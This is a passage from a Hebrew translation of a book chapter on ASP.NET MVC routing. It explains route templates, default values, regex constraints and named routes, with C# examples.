כפי שראינו בפרק 2, למחלקות אלו נהוג לקרוא **בקרים (controllers)** מכיוון שהן משמשות לשליטה באינטראקציה בין הקלט מהמשתמש לבין רכיבים אחרים במערכת, ואילו השיטות שמספקות את התגובה נקראות **פעולות (actions)**. שיטות הפעולה אלו מייצגות את הפעולות השונות שהבקר מסוגל לבצע בתגובה לבקשות שמתקבלות מהמשתמש.

למפתחים שמורגלים להתייחס לכתובות URL כאמצעי לגישה לקבצים, גישה זו עשויה להיראות לא טבעית. אולם, נסו לחשוב לרגע על משמעותן של ראשי התיבות URL, **מאתר משאבים אחיד (Uniform Resource Locator)**. במקרה שלנו, **משאב** הוא מושג מופשט. כמובן שהוא יכול להיות קובץ, אך באותה מידה המשאב גם יכול להיות תוצאה של קריאה לשיטה, או משהו שונה לגמרי.

URI הם ראשי התיבות של Uniform Resource Identifier – **מזהה משאבים אחיד**. באופן עקרוני, כל כתובת URL היא גם URI. בדף www.w3.org/TR/uri-clarification/#contemporary של ארגון W3C כתוב: "URL הוא מונח שימושי אך לא רשמי: כתובת URL היא סוג של URI

שמשמשת לזיהוי משאב על סמך ציון מנגנון הגישה העיקרי שלו". ראיין מֶק-דוֹנוֹ (www.damnhandy.com) ניסח זאת כך: "כתובת URI מזהה משאב מסוים, אבל כתובת URL מספקת מידע יחודי שמאפשר גישה למשאב הזה".

יש שיטענו שזהו רק עניין של סמנטיקה, ורוב האנשים יבינו למה אתם מתכוונים, ולא חשוב באיזה מונח משתמשים. עם זאת, יש טעם בדיון הזה כאשר לומדים MVC, מכיוון שזו תזכורת טובה לכך שכתובת URL לא מייצגת בהכרח את המיקום הפיזי של קובץ סטטי בדיסק הקשיח של שרת אינטרנט כלשהו - ובוודאי שאינה עושה זאת ביישומי ASP.NET MVC. כעת, כשהמשמעויות ברורות, מעתה ואילך נשתמש בספר זה במונח המקובל "כתובת URL".

מבוא לניתוב

מערכת הניתוב (routing) בתשתית ASP.NET MVC מבצעת שתי משימות עיקריות:

- התאמה של בקשות נכנסות שלא ניתנות להתאמה בצורה אחרת לקובץ במערכת הקבצים, ומיפוי הבקשות לפעולות בקר.
- בנייה של כתובות URL יוצאות, אשר תואמות לפעולות בקר.

שתי המטרות מהוות ייצוג מלא של תחומי האחריות של הניתוב בהקשר של יישומי ASP.NET MVC בלבד. במהלך הפרק נעמיק את הדיון ונציג אפשרויות ניתוב נוספות שיכולות לשמש אותנו בעבודה עם ASP.NET.

הערה מקור קבוע לחוסר-בהירות בעניין מערכת הניתוב הוא הקשר שלה לתשתית ASP.NET MVC. לפני גרסת הבטא, הניתוב היה רכיב מובנה של ASP.NET MVC, אולם בצוות הפיתוח של התשתית הבינו שיהיה ניתן להפיק הרבה יותר מהניתוב על ידי הטמעתו כרכיב ליבה של ASP.NET כדי שיוכל לשמש גם לבנייה של דפי אינטרנט (Web Pages). לפיכך, המנגנון הקיים הוּמָר לרכיב קוד (assembly) עצמאי ושולב בליבה של תשתית ASP.NET. השם הרשמי של הרכיב הוא ASP.NET Routing, אך נהוג לכנותו בקיצור Routing.

[**הערת המתרגם:** בהמשך נתרגם "Routing" (ב-R) למונחים "ניתוב" או "מערכת הניתוב של ASP.NET"; וכאשר נתייחס לניתובים מסוימים שכותבים אותם באנגלית "route" (ב-**r** רגילה) - נתרגם "ניתוב", או "כלל ניתוב", כאשר הכוונה אינה מובנת מההקשר.]

מכיוון שמערכת הניתוב הועברה לתשתית ASP.NET, היא מהווה כעת חלק מתשתית NET. (ולפיכך גם חלק ממערכת Windows). בעוד שגרסאות חדשות של ASP.NET MVC מופצות לעתים קרובות, עדכוני מערכת הניתוב כפופים ללוח הזמנים של תשתית NET. הרחבה היותר, ולכן לא חלו במערכת שינויים רבים במהלך השנים.

ממשק השירותים ASP.NET Web API ניתן לאירוח מחוץ ל-ASP.NET, ובמקרים אלה הוא לא יכול להשתמש בניתוב של ASP.NET באופן ישיר. כדי להתגבר על הקושי הזה, הממשק משתמש בעותק של קוד הניתוב. אולם, כאשר ASP.NET Web API מתארח על ASP.NET, הוא

משקף את כל ניתובי ממשק תכנות היישומים למערך הניתובים של ASP.NET Routing בליבה. בפרק 11 נמשיך ונעסוק במשמעויות של הניתוב עבור ASP.NET Web API.

השוואה בין ניתוב לבין שכתוב URL

כדי להבין טוב יותר את תהליך הניתוב, מפתחים רבים משווים אותו ל**שכתוב URL (URL rewriting)**, למעשה, שתי הגישות מספקות טכניקות שימושיות להפרדה בין בקשות URL נכנסות לבין הדרך שבה בקשות אלו מטופלות. כמו כן, בשתי טכניקות אלו גם ניתן להשתמש ליצירת כתובות URL ברורות לצורך קידום אתרים במנועי חיפוש (SEO).

ההבדל העיקרי בין שתי הפעולות האלו הוא בכך ששכתוב URL *משמש* למיפוי כתובות URL לכתובות URL אחרות. לדוגמה, לעתים קרובות נשתמש בשכתוב URL למיפוי קבוצות ישנות של כתובות URL לקבוצה חדשה של כתובות URL. הניתוב, לעומת זה, הינו מיפוי של כתובות URL למשאבים.

אפשר לומר שניתוב מיישם גישה *ממוקדת-משאבים* עבור כתובות URL. כתובת URL מייצגת משאב אינטרנטי (שאינו בהכרח דף). מבחינת מערכת הניתוב של ASP.NET, המשאב הזה הינו קטע קוד שמורץ כאשר הבקשה המתקבלת מותאמת לכלל ניתוב. הניתוב מכתיב כיצד לעבד את הבקשה על סמך המאפיינים של הכתובת URL - הוא אינו משכתב אותה.

הבדל משמעותי נוסף הוא בכך שמערכת הניתוב משמשת גם להפקת כתובות URL על סמך אותם כללים שמשמשים אותה למיפוי של כתובות URL נכנסות. שכתוב URL משמש אך ורק לעיבוד בקשות נכנסות, ואינו משמש בשום צורה להפקת הכתובת המקורית.

אפשר גם לחשוב על הניתוב של ASP.NET בתור שכתוב URL דו-כיווני, אולם ההשוואה הזו לא מושלמת, מכיוון שמערכת הניתוב של ASP.NET אינה משכתבת את הכתובת בשלב כלשהו של הפעולה. כתובת URL שנוצרת על ידי המשתמש בדפדפן לצורך הבקשה היא הכתובת שמשמשת את היישום שלכם בכל מחזור החיים של הבקשה.

הגדרת נתיבים

כל יישום ASP.NET MVC צריך לפחות כלל ניתוב אחד כדי להגדיר את אופן הטיפול בבקשות ליישום, אולם ברוב המקרים תזדקקו לניתובים אחדים ויותר. יישומים מורכבים במיוחד בהחלט עשויים לכלול עשרות ניתובים, ואפילו יותר.

בסעיף זה נלמד כיצד להגדיר כללי ניתוב. הגדרת ניתוב מתחילה עם תבנית URL, אשר משמשת להגדרת התבנית שלפיה תבוצע התאמת הניתוב. בנוסף לכתובת URL, כלל הניתוב יכול להגדיר ערכי ברירת מחדל ואילוצים על חלקים שונים של הכתובת. השתמשו ביכולות אלו כדי לשלוט בצורה הדוקה על הטכניקה והעיתוי של התאמת בקשות URL נכנסות על ידי הניתוב. אתם יכולים גם לקבוע שם לניתוב בעת הוספתו לאוסף הניתובים. נעסוק בניתובים בעלי שם בהמשך הפרק.

בסעיפים הבאים נציג את תהליך ההגדרה של כלל ניתוב פשוט, ולאחר מכן נפַתֵח אותו.

כתובות ניתוב

בעת יצירת יישום ASP.NET MVC חדש, התבוננו בקוד שבקובץ Global.asax.cs ותוכלו לראות שהשיטה Application_Start כוללת קריאה לשיטה בשם RegisterRoutes. שיטה זו מבצעת את ההרשמה של כל כללי הניתוב ביישום, והיא מוגדרת בקובץ ~/App_Start/RouteConfig.cs.

בדיקות יחידה של כללי ניתוב

במקום להוסיף כללי ניתוב לטבלה RouteTable באופן ישיר בתוך השיטה Application_Start, העברנו את הקוד שמשמש להוספת הניתובים לשיטה סטטית נפרדת בשם RegisterRoutes כדי להקל על כתיבת תוכניות בדיקות יחידה (unit test) של כללי הניתוב שלכם. בצורה זו קל מאוד לאכלס מופע מקומי של RouteCollection עם כללי ניתוב זהים לאלה שמוגדרים בקובץ Global.asax.cs, על ידי הוספת הקוד שלהלן לשיטת בדיקת יחידה:

```
var routes = new RouteCollection();
RouteConfig.RegisterRoutes(routes);
```

הוסיפו כאן את הקוד לבדיקת כללי הניתוב... \\

למידע נוסף על ביצוע בדיקות יחידה של ניתובים, ראו סעיף "בדיקת ניתובים" בפרק 13.

תחילה נמחק את הניתובים הקיימים בשיטה RegisterRoutes, ונחליפם בניתוב פשוט מאוד. השיטה RegisterRoutes צריכה להיראות כעת כך:

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.MapRoute("simple", "{first}/{second}/{third}");
}
```

הגרסה הפשוטה ביותר של השיטה MapRoute מקבלת שם של ניתוב ותבנית URL עבור הניתוב. נדון בפרמטר השם בהמשך, אך תחילה נדון בתבנית URL.

בטבלה 9-1 תוכלו לראות כיצד הניתוב שזה עתה הגדרנו ימיר (parse) כתובות URL שונות למילון של מילים וערכים שיאוחסנו במופע של RouteValueDictionary. הטבלה נועדה לתת מושג כללי לגבי אופן העיבוד של כתובות URL על ידי מערכת הניתוב לנתונים שישמשו אותנו בשלב מאוחר יותר בצינור הבקשה.

תבנית URL בקוד השיטה RegisterRoutes מורכבת ממספר מקטעי URL (המונח **מקטע**, או segment, מתייחס לכל התווים בין שני לוכסנים, בלי הלוכסנים עצמכם), שבכל אחד מהם פרמטר שתָחוּם באמצעות סוגריים מסולסלים. הפרמטרים הללו מכונים **פרמטרי URL** (**URL parameters**).

טבלה 1-9: דוגמאות למיפוי של URL לערכי פרמטרים

כתובת URL	פרמטרי URL
/ albums/display/123	first = "albums" second = "display" third = "123"
/foo/bar/baz	first = "foo" second = "bar" third = "baz"
/a.b/c-d/e-f	first = "a.b" second = "c-d" third = "e-f"

זהו כלל התאמת-דפוסים (pattern-matching rule) שמשמש לקביעה אם הניתוב שהגדרנו רלוונטי לבקשה הנכנסת. בדוגמה זו, הכלל מותאם לכל URL בעל שלושה מקטעים, מכיוון שפרמטר URL, על פי ברירת מחדל, מותאם **לכל** ערך שאינו ריק. כאשר הניתוב הזה תואם לכתובת URL בעלת שלושה מקטעים, הטקסט במקטע הראשון של הכתובת מותאם לפרמטר {first}, הערך במקטע השני מותאם לפרמטר {second}, והערך במקטע השלישי מותאם לפרמטר {third}.

אתם יכולים לקבוע לפרמטרים אלה כמעט כל שם שתרצו (ניתן להשתמש בתווים אלפאנומריים ובמספר תווים נוספים), כפי שניתן לראות בדוגמה האחרונה. בכל פעם שבקשה מגיעה לשרת, מערכת הניתוב מעבדת את ה-URL של הבקשה ומאחסנת את הערכים של פרמטרי הניתוב במילון (באובייקט RouteValueDictionary הנגיש דרך RequestContext), כאשר השמות של פרמטרי URL משמשים כמפתחות והמקטעים התואמים להם בכתובת URL (על פי מיקומם) משמשים כערכים.

בהמשך נציג מספר שמות של פרמטרים בעלי ייעוד מיוחד כאשר הם מופיעים בכללי ניתוב של יישומי MVC.

ערכי ניתוב

כאשר תנסו לשלוח בקשה לכתובות URL שבטבלה 1-9, היישום שלכם יחזיר את הודעת השגיאה "404 File Not Found". למרות שאין מגבלה על שמות הפרמטרים שמשמשים להגדרת כללי ניתוב, יש שמות של פרמטרים מיוחדים שנדרשים על ידי ASP.NET MVC כדי לאפשר ניתוב תקין: {controller} ו-{action}.

ערך הפרמטר {controller} משמש ליצירת מופע של מחלקת בקר לטיפול בבקשה. על פי ברירת המחדל, תשתית MVC מדביקה את הסיומת Controller לערך הפרמטר {controller} ומנסה לאתר טיפוס בשם זה (תוך הבחנה בין אותיות גדולות וקטנות), שבנוסף גם מיישם את הממשק System.Web.Mvc.IController.

נחזור לדוגמה הפשוטה הקודמת:

```
routes.MapRoute("simple", "{first}/{second}/{third}");
```

ונשנה אותה כך:

```
routes.MapRoute("simple", "{controller}/{action}/{id}");
```

כעת, פרמטרי URL של הניתוב נושאים את השמות המיוחדים של MVC.

ניקח לדוגמה את השורה הראשונה בטבלה 1-9, ונעבד אותה באמצעות הניתוב המעודכן. הבקשה לכתובת /albums/display/123 הינה כעת בקשה לבקר ({controller}) בשם albums. תשתית ASP.NET MVC מדביקה לערך הזה את הסיומת Controller כדי לקבל שם של טיפוס (AlbumsController). אם יש טיפוס בשם AlbumsController אשר מיישם את ממשק IController, התשתית תיצור מופע של האובייקט ותשתמש בו לטיפול בבקשה.

ערך הפרמטר {action} משמש לציון שיטת הבקר שתשמש לטיפול בבקשה. שימו לב שהקריאה לשיטה הזו רלוונטית רק למחלקות בקר שיורשות ממחלקת הבסיס System.Web.Mvc.Controller. מחלקות אשר מיישמות את IController באופן ישיר יכולות ליישם מוסכמות משלהן לצורך מיפוי כתובות לקוד שישמש לטיפול בבקשה.

בבקשה לכתובת /albums/display/123, השיטה של בקר AlbumsController אשר תורץ על ידי MVC היא Display.

שימו לב שלמרות שהכתובת השלישית בטבלה 1-9 הינה ניתוב URL חוקי, ללא ניתן להתאימה לאף בקר ופעולה, מכיוון שהיא אמורה לגרום ליצירת מופע של מחלקת בקר בשם a.bController ולקרוא לשיטה בשם c-d, וזה כמובן אינו שם חוקי של שיטה.

כל פרמטרי הניתוב הנוספים שאינם {controller} או {action} יכולים לשמש להעברת פרמטרים לשיטת הפעולה, במידה שהיא אכן מקבלת פרמטרים. לדוגמה, נניח שישנו הבקר שלהלן:

```
public class AlbumsController : Controller
{
  public ActionResult Display(int id)
  {
    //Do something
    return View();
  }
}
```

שימו לב שהבקשה לנתיב /albums/display/123 תגרום לתשתית ליצור מופע של מחלקת הבקר ולקרוא לשיטה Display, כאשר הערך 123 מועבר לפרמטר id.

בדוגמה הקודמת השתמשנו בתבנית הניתוב {controller}/{action}/{id}, שבה כל מקטע מכיל פרמטר URL אחד ויחיד, אך קיימות תצורות נוספות של תבניות ניתוב. ניתן ליצור כלל ניתוב עם ערכים מפורשים בין המקטעים. לדוגמה, אם עלינו להטמיע יישום MVC באתר קיים, ייתכן שנרצה שכל הבקשות ישאו את הקידומת site. ניתן לעשות זאת באופן הבא:

```
site/{controller}/{action}/{id}
```

תבנית ניתוב זו מציינת שהמקטע הראשון של כתובת URL חייב להתחיל במילה "site" כדי שהבקשה תותאם לכלל הניתוב. לדוגמה, הכתובת /site/albums/display/123 תותאם לניתוב, אך הכתובת /albums/display/123 לא תותאם.

ניתן גם לשלב פרמטרים וערכים מפורשים במקטע URL יחיד. ההגבלה היחידה היא שאסור למקם שני פרמטרי URL ברצף. לכן, הקוד

```
{language}-{country}/{controller}/{action}
{controller}.{action}.{id}
```

מייצג ניתובי URL חוקיים, אבל הקוד

```
{controller}{action}/{id}
```

אינו נתיב חוקי. בעת עיבוד URL של בקשה נכנסת, למערכת הניתוב אין כל דרך לדעת היכן מסתיים שם הבקר והיכן מתחיל שם הפעולה.

כדי להבין טוב יותר כיצד מבוצעת ההתאמה בין תבניות URL לבין כתובות URL, נבחן מספר דוגמאות נוספות (טבלה 2-9).

טבלה 2-9: תבניות ניתוב URL ודוגמאות

תבניות ניתוב URL	כתובות URL תואמות
`{controller}/{action}/{genre}`	`/albums/list/rock`
`service/{action}-{format}`	`/service/display-xml`
`{report}/{year}/{month}/{day}`	`/sales/2008/1/23`

ערכי ברירת מחדל

עד כה עסקנו בהגדרת ניתובים שמכילים תבניות URL כדי להתאים להן כתובות URL. תבנית הניתוב אינה הגורם היחיד שנלקח בחשבון בעת התאמת בקשות: ניתן גם להגדיר ערכי ברירת מחדל לפרמטרי הניתוב. לדוגמה, נניח שיש ביישום שלנו שיטת בקר שאינה מקבלת פרמטרים:

```
public class AlbumsController : Controller
{
  public ActionResult List()
  {
    //Do something
    return View();
  }
}
```

באופן טבעי נקרא לשיטה הזו באמצעות הכתובת הבאה:

```
/albums/list
```

עם זאת, מכיוון שתבנית הניתוב שהגדרנו קודם הינה {controller}/{action}/{id}, הקריאה לא תצלח, שהרי תבנית זו מותאמת רק לכתובות בעלות שלושה מקטעים, בעוד שהכתובת /albums/list כוללת שני מקטעים בלבד.

לכאורה, עלינו להגדיר כלל ניתוב חדש שדומה לניתוב שהגדרנו קודם, אך עם שני מקטעים בלבד: {controller}/{action}. האם לא היה עדיף אילו יכולנו להגדיר כלל ניתוב אחד בלבד, ולציין בצורה כלשהי שבעת התאמת הכלל לכתובות URL של בקשות, המקטע השלישי הוא אופציונלי?

למרבה המזל, ניתן לעשות זאת! מערכת הניתוב מאפשרת לספק ערכי ברירת מחדל למקטעי הפרמטרים. לדוגמה, ניתן להגדיר ניתוב באופן הבא:

```
routes.MapRoute("simple", "{controller}/{action}/{id}",
  new {id = UrlParameter.Optional});
```

החלק {id = UrlParameter.Optional} משמש להגדרת ערך ברירת המחדל של הפרמטר {id}. ערך ברירת המחדל מאפשר ללהתאים בקשות ללא מקטע id בכתובת. או במילים אחרות, הניתוב החדש יותאם כעת לכל כתובת URL עם שניים או שלושה מקטעים, במקום לכתובות עם שלושה מקטעים בלבד.

הערה אפשר להשיג זאת גם על ידי בחירת ערך ברירת מחדל ריק עבור פרמטר id: {id = " "}. הקוד הזה הרבה יותר תמציתי, אז מדוע לא להשתמש בו? מה ההבדל?

כבר נאמר שהערכים של פרמטרי URL נשלפים מהכתובת ומאוחסנים במילון. לפיכך, כאשר אנחנו משתמשים ב- UrlParameter.Optional בתור ערך ברירת מחדל והכתובת URL המותאמת אינה כוללת מקטע id, מערכת הניתוב אינה מוסיפה כל רשומה למילון. אם נשתמש במחרוזת ריקה בתור ערך ברירת מחדל, מילון הערכים של הניתוב יכיל רשומה בעלת מפתח "id" ומחרוזת ריקה בתור הערך. במקרים מסוימים ההבחנה הזו חשובה: היא מאפשרת להבדיל בין כתובת שאינן מספקות ערך id לבין כתובות שמספקות ערך ריק.

כעת אנחנו יכולים לקרוא לשיטת הפעולה List באמצעות הכתובת /albums/list. זה בדיוק מה שרצינו להשיג, אך הבה נראה מה עוד אפשר לעשות על ידי הגדרת ערכי ברירת מחדל.

איננו מוגבלים לערך ברירת מחדל יחיד. בקטע הקוד שלהלן מוגדר ערך ברירת מחדל גם לפרמטר {action}:

```
routes.MapRoute("simple"
  , "{controller}/{action}/{id}"
  , new {id = UrlParameter.Optional, action="index"});
```

הגדרת מילון

אנחנו משתמשים כאן בתחביר מקוצר להגדרת מילון. ברקע, השיטה MapRoute ממירה את {id=UrlParameter.Optional, action="index"} למופע של המילון RouteValueDictionary, אשר יוסבר בצורה מעמיקה יותר בהמשך. המפתחות של המילון הם "id" ו-"action", ואילו הערכים המקבילים הינם UrlParameter.Optional ו-"index". תחביר זה מספק דרך אלגנטית להמרה של אובייקט למילון, תוך שימוש בשמות המאפיינים של האובייקט בתור המפתחות של המילון ושל ערכי המאפיינים בתור ערכי המילון. התחביר הספציפי אשר שימש אותנו בדוגמה האחרונה יוצר טיפוס אנונימי באמצעות תחביר אתחול של האובייקט. בהתחלה זה עשוי להיראות קצת בלתי שגרתי, אבל במהרה תלמדו להעריך את התמציתיות והבהירות של הסגנון הזה.

בדוגמה האחרונה הגדרנו ערך ברירת מחדל עבור הפרמטר {action} של הכתובת דרך מאפיין המילון Defaults של המחלקה Route. במקרים רגילים, תבנית URL מסוג {controller}/{action} מצריכה כתובת בעלת שני מקטעים כדי שתבוצע התאמה, אולם על ידי הגדרת ערך ברירת מחדל עבור הפרמטר השני, התאמה של תבנית הניתוב אינה תלויה עוד בהימצאות של שני מקטעים בכתובת הבקשה. הכתובת יכולה לאפשר התאמה גם היא מכילה פרמטר {controller} בלבד, ללא פרמטר {action}. במקרה זה, הערך של {action} יקבע לפי ערך ברירת המחדל, ולא ישלף מתוך ה-URL של הבקשה הנכנסת.

נחזור כעת לטבלת ההתאמה בין תבניות URL וכתובת URL, אך הפעם נוסיף גם ערכי ברירת מחדל למשוואה, כמוצג בטבלה 3-9.

טבלה 3-9: תבניות URL וכתובות תואמות

תבנית ניתוב URL	ערכי ברירת מחדל	כתובות URL תואמות
{controller}/{action}/{id}	new {id = URLParameter .Optional}	/albums/display/123 /albums/display
{controller}/{action}/{id}	new {controller = "home", action = "index", id = UrlParameter.Optional}	/albums/display/123 /albums/display /albums /

צריך להבין שיש משמעות למיקום של ערך ברירת המחדל ביחס לפרמטרי URL האחרים. לדוגמה, בהינתן תבנית URL כגון {controller}/{action}/{id}, ונספק לה ערך ברירת מחדל עבור {action} מבלי לספק ערך ברירת מחדל עבור {id} - הדבר דומה כאילו כלל לא סיפקנו ערך עבור {action}. מערכת הניתוב מתירה ניתוב שכזה, אך בפועל זה חסר טעם, אבל מדוע?

כדי לספק תשובה לשאלה זו, הבה נציג דוגמה קצרה. נניח שהגדרתם שני כללי ניתוב, כאשר באחד מהם מוגדר ערך ברירת מחדל עבור הפרמטר האמצעי {action}:

```
routes.MapRoute("simple", "{controller}/{action}/{id}", new {action="index "});
routes.MapRoute("simple2", "{controller}/{action}");
```

כעת נניח שמתקבלת בקשה לכתובת albums/rock/. לאיזה מכללי הניתוב תותאם הבקשה? אם היא תותאם לניתוב הראשון מכיוון שסיפקנו ערך ברירת מחדל עבור {action}, נציב בפרמטר id את הערך "rock"; ואם היא תותאם לניתוב השני, הערך "rock" יוצב דווקא בפרמטר {action}?

הגדרת הניתובים הזו אינה מאפשרת התאמה חד-ערכית של כתובות. כדי למנוע סוגיות מסוג זה, מנוע הניתוב משתמש בערך ברירת מחדל מוגדר רק כאשר ערכי ברירת מחדל הוגדרו גם לכל הפרמטרים הקודמים לו. בדוגמה זו, אם נרצה להגדיר ערך ברירת מחדל עבור {action}, עלינו להגדיר ערך ברירת מחדל גם עבור {id}.

מערכת הניתוב מפרשת ערכי ברירת מחדל בדרך קצת שונה כאשר קיימים ערכים מפורשים במקטע URL. נניח שביישום שלנו מוגדר כלל הניתוב שלהלן:

```
routes.MapRoute("simple", "{controller}-{action}", new {action = "index"});
```

שימו לב לערך המפורש (-) שבין הפרמטרים {controller} ו- {action}. ברור שהבקשה albums-list/ תותאם לניתוב הזה, אבל האם הבקשה -albums/ תותאם גם כן? סביר להניח שלא, מכיוון שמדובר בכתובת URL די מוזרה למראה.

מסתבר שמערכת הניתוב של ASP.NET אינה מאפשרת להשמיט ערכי מאפיינים במקטע URL (החלק שבין שני לוכסנים) שמכיל ערכים מפורשים בעת התאמת כתובות URL של בקשות. במקרה זה, ערכי ברירת המחדל משחקים תפקיד בעת הפקת כתובות URL. בנושא זה נעסוק בסעיף "כיצד מנוע הניתוב מפיק כתובות URL" שבהמשך הפרק.

אילוצי ניתוב

לעתים נרצה שליטה מדויקת יותר על התאמת כתובות URL, מעבר לציון מספר המקטעים. ניקח לדוגמה את שתי הכתובות האלו:

- http://example.com/2008/01/23/
- http://example.com/posts/categories/aspnetmvc/

כל כתובת כוללת שלושה מקטעים, ולפיכך הן תותאמנה לניתוב הסטנדרטי שהגדרנו עד כה במהלך הפרק. אם לא נקפיד, מערכת הניתוב תחפש בקר בשם 2008Controller ושיטה בשם 01. במבט חטוף, ברור שיש למפות את שתי הכתובות הללו למקומות שונים. כיצד ניתן לעשות זאת?

במצבים כאלה ניתן להשתמש **באילוצים (constraints)**. אילוצים מאפשרים להחיל ביטוי (regular expression) על מקטע URL כדי להגביל את ההתאמה של בקשות לניתוב. לדוגמה:

```
routes.MapRoute("blog", "{year}/{month}/{day}"
  , new {controller="blog", action="index"}
  , new {year=@"\d{4}", month=@"\d{2}", day=@"\d{2}"});

routes.MapRoute("simple", "{controller}/{action}/{id}");
```

כלל הניתוב הראשון מכיל שלושה פרמטרי URL: את {year}, {month} ו-{day}. כל אחד מהפרמטרים הללו ממופה לאילוץ במילון האילוצים (constraints dictionary) שמוגדר באמצעות מאתחל אובייקט אנונימי, {year=@"\d{4}", month=@"\d{2}", day=@"\d{2"}. כפי שניתן לראות, המפתחות של מילון האילוצים ממופים לפרמטרי URL של הניתוב. כלומר, האילוץ על המקטע {year} הוא /d{4}, ביטוי שמאפשר התאמה של מחרוזות בנות 4 ספרות בלבד.

הפורמט של הביטוי הזה זהה לפורמט שמשמש את המחלקה Regex של תשתית NET. (ולמעשה המחלקה הזו פועלת ברקע). אם אחד מהאילוצים אינו מתקיים, לא מתבצעת התאמה לכלל הניתוב (route), ומערכת הניתוב ממשיכה לכלל הניתוב הבא.

אם כבר עבדתם עם ביטויים, אתם בוודאי יודעים שהביטוי הרגולרי /d{4} מכסה את כל המחרוזות שמכילות 4 ספרות ברצף, כמו למשל abc1234def.

מנוע הניתוב תוחם באופן אוטומטי את ביטוי האילוץ בתווים "^" ו- "$" כדי לוודא שהערך יותאם לביטוי במדויק. במילים אחרות, הביטוי הרגולרי שמופעל הוא /d{4}$^, ולא /d{4}, כדי להבטיח שהערך 1234 יותאם, אך הערך abc1234def לא יותאם.

לפיכך, כלל הניתוב הראשון שהוגדר בקטע הקוד האחרון יותאם לכתובת 2008/05/25/, אך לא יותאם לכתובת 08/05/25/. הסיבה לכך היא שהמחרוזת 08 אינה תואמת את הביטוי הרגולרי /d{4}, ולפיכך אינה מקיימת את האילוץ של הפרמטר {year}.

הערה הניתוב החדש מופיע בקוד לפני ניתוב ברירת המחדל הפשוט, מכיוון שכללי הניתוב נבדקים על פי הסדר. הבקשה לכתובת 2008/06/07/ תואמת את שני הניתובים המוגדרים, ולכן עלינו למקם את הניתוב הספציפי מוקדם יותר.

על פי ברירת מחדל, אילוצים מתבססים על ביטויים רגולריים לצורך התאמה של כתובות URL עבור בקשות נכנסות. בחינה מדוקדקת מעלה שמילון האילוצים הוא מטיפוס RouteValueDictionary, אשר מיישם את הממשק IDictionary<string, object>. משמעות הדבר שערכי הספרייה הם מטיפוס object ולא מטיפוס string. עובדה זו מאפשרת להעביר מגוון ערכי אילוץ. בסעיף "אילוצי ניתוב מותאמים אישית" נלמד כיצד לנצל את הגמישות הזו.

ניתובים בעלי שם

מערכת הניתוב של ASP.NET אינה מחייבת אתכם לקבוע שמות לכללי הניתוב שאתם מגדירים, ובמקרים רבים התהליך יפעל ללא תקלות גם כשאין משתמשים בשמות. כדי להפיק URL, עליכם ליצור קבוצה של ערכי ניתוב בלבד ולהעבירה אל מנוע הניתוב, אשר יעשה עבורכם את כל השאר. אולם, כפי שנראה בסעיף זה, במקרים מסוימים התהליך עשוי להסתבך כאשר יש מספרי כללי ניתוב מתאימים שיכולים לשמש להפקת הכתובת. קביעת שמות לניתובים יפתור את הבעיה הזו, מכיוון שהשמות יאפשרו לשלוט באופן מדויק בבחירת כללי הניתוב בעת הפקת כתובות URL.

לדוגמה, נניח שביישום מוגדרים שני כללי הניתוב האלה:

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.MapRoute(
    name: "Test",
    url: "code/p/{action}/{id}",
    defaults: new { controller = "Section", action = "Index", id = "" }
  );

  routes.MapRoute(
    name: "Default",
    url: "{controller}/{action}/{id}",
    defaults: new { controller = "Home", action = "Index", id = "" }
  );
}
```

כדי להפיק בתצוגה היפר-קישור עבור כל אחד מהניתובים, נכתוב את הקוד הבא:

```
@Html.RouteLink("Test", new {controller="section", action="Index", id=123})
@Html.RouteLink("Default", new {controller="Home", action="Index", id=123})
```

שימו לב שבשתי הקריאות לשיטות איננו מציינים באיזה כלל ניתוב להשתמש כדי להפיק את הנתיב. אנחנו פשוט מעבירים לשיטה מספר ערכי ניתוב, ומנוע הניתוב של ASP.NET מפרש בעצמו באיזה כלל להשתמש. בדוגמה זו, השיטה הראשונה מפיקה קישור לכתובת code/p/Index/123/, והשיטה השנייה מפיקה קישור לכתובת Home/Index/123/, כמצופה. במקרה הפשוט הזה אין שום קושי, אך קיימים מצבים שהתוצאות המתקבלות עלולות להיות בעייתיות.

נניח שאנחנו רוצים להוסיף את ניתוב הדף (page route) שלהלן לראש רשימת כללי הניתוב כדי להגיב לבקשות לכתובת static/url/ עם הדף aspx/SomePage.aspx/.

```
routes.MapPageRoute("new", "static/url", "~/aspx/SomePage.aspx");
```

איננו יכולים למקם את הכלל החדש בתחתית רשימת הניתובים שבשיטה RegisterRoutes, מכיוון שאם הוא יהיה בסוף, לעולם הוא לא יותאם לשום בקשה: בקשה לכתובת static/url/ תותאם לניתוב ברירת המחדל, ובדיקת הרשימה על ידי מנוע החיפוש תעצר לפני שהכלל יגיע לניתוב החדש. לכן, עלינו למקם את הניתוב החדש בראש רשימת הניתובים, לפני ניתוב ברירת המחדל.

הערה בעיה זו אינה ייחודית לניתוב לדפי Web Forms. יש מקרים רבים של ניתוב למשאבים שאינם שיטות פעולה של ASP.NET MVC.

העברת הניתוב החדש לראש רשימת הניתובים היא לכאורה שינוי תמים. במקרה של בקשה נכנסת, הניתוב יותאם אך ורק לבקשות שתואמות במדויק את התבנית static/url/ אך לא

יותאם לבקשות האחרות - וזה בדיוק מה שרצינו. אבל מה יקרה אם נרצה להפיק כתובות URL? נבחן שוב את תוצאות שתי הקריאה לשיטה Url.RouteLink, ונראה ששתי הכתובות המתקבלות שבורות:

```
/url?controller=section&action=Index&id=123
```

וגם,

```
/static/url?controller=Home&action=Index&id=123
```

מדובר בדקויות של מנוע הניתוב, ובהחלט ניתן לומר שמדובר כאן במקרה קצה, אך זו סוגיה שמפתחים נתקלים בה מדי פעם.

בדרך כלל, כאשר מפיקים URL באמצעות מנוע הניתוב, ערכי הניתוב שמועברים אליו מוצבים בפרמטרי URL באופן שתואר קודם.

כאשר יש ביישום כלל ניתוב עם התבנית {controller}/{action}/{id}, עליכם לספק ערכים עבור controller, action ו-id בעת הפקת ה-URL. במקרה זה, לכלל הניתוב החדש אין פרמטר URL כלשהו, ולכן הוא מותאם **לכל** ניסיון הפקת URL. מבחינה טכנית התנאי "מסופָּק ערך ניתוב לכל אחד מהפרמטרים" מתקיים באופן ריק, שהרי אין פרמטרי URL שנדרשים לעמוד בו. מכיוון שלאחר הוספת כלל הניתוב החדש הוא מותאם לכל הניסיונות להפקת URL, כל הכתובות URL שננסה להפיק תהיינה משובשות.

